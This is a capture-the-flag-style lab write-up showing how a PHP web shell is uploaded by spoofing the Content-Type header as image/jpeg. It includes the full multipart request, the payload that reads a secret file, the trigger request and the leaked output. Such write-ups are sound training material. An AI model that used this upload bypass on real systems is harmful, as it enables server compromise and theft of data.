


Lab 10: Web Shell Upload via Content-Type Restriction Bypass

Objective

The application blocks file uploads based on the Content-Type header. The goal is to bypass this restriction to upload and execute a PHP web shell.

Steps

An initial upload attempt using Content-Type: application/x-php was rejected, since the server validates the Content-Type header rather than the actual file content.



Burp Repeater showing the multipart upload request headers.

Re-submitted the same PHP payload, but changed the Content-Type to a permitted image type while keeping the .php extension:

```
Content-Disposition: form-data; name="avatar"; filename="exploit.php"Content-Type: image/jpeg<?php echo file_get_contents('/home/carlos/secret'); ?>
```

The screenshot displays the 'Request' and 'Response' panels of a web browser's developer tools. The 'Request' panel shows a multipart/form-data request with a PHP payload and a file named 'exploit.php'. The 'Response' panel shows a 200 OK status with an HTML body indicating the file was uploaded and providing a link to return to the account page.

Request

```

Pretty Raw Hex
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19
20 -----geckoformboundary425603071e85ad87b319070b189c2e9
21 Content-Disposition: form-data; name="avatar"; filename="exploit.php"
22 Content-Type: image/jpeg
23
24 <?php echo file_get_contents('/home/carlos/secret'); ?>
25
26 -----geckoformboundary425603071e85ad87b319070b189c2e9
27 Content-Disposition: form-data; name="user"
28
29 wiener

```

Response

```

Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Date: Fri, 21 Aug 2026 01:54:07 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Type: text/html; charset=UTF-8
6 X-Frame-Options: SAMEORIGIN
7 Content-Length: 132
8
9 The file avatars/exploit.php has been uploaded.<p>
  <a href="/my-account" title="Return to previous page">
    « Back to My Account
  </a>
</p>

```

Upload request with Content-Type: image/jpeg and the PHP payload; server accepted the file (200 OK).

The server accepted the file:

The file avatars/exploit.php has been uploaded.

The file avatars/images.jpeg has been uploaded.

[Back to My Account](#)

Confirmation message that exploit.php was uploaded.

Requested the uploaded file directly to trigger execution:

GET /files/avatars/exploit.php

Result

The PHP code executed on the server and returned Carlos's secret: YKeBsEyVnvVeLvmPiA8UrLOJkPbXpuMM

The screenshot shows the 'Request' tab in a browser's developer tools. The request is a GET to `/files/avatars/exploit.php` on `0a9b00b103d2a6e782f238de0060007c.web-security-academy.net`. The response is a 200 OK with headers `Date: Fri, 21 Aug 2026 01:54:22 GMT`, `Server: Apache/2.4.41 (Ubuntu)`, `Content-Type: text/html; charset=UTF-8`, `X-Frame-Options: SAMEORIGIN`, and `Content-Length: 32`. The response body is `YKeBsEyVnvVeLvmPiABUrLOJkPbXpuMM`.

Request to exploit.php returning Carlos's secret in the response.

The screenshot shows the 'Web Security Academy' lab interface. The lab title is 'Web shell upload via Content-Type restriction bypass'. The status is 'Solved'. There is a 'Back to lab description' link and a 'Congratulations, you solved the lab!' message. At the bottom, there are links for 'Home', 'My account', and 'Log out'.

Lab marked as Solved (Web shell upload via Content-Type restriction bypass).

Vulnerability

The server only checked the Content-Type header (which is fully controlled by the client) rather than verifying the actual file content or restricting executable extensions, allowing the filter to be trivially bypassed.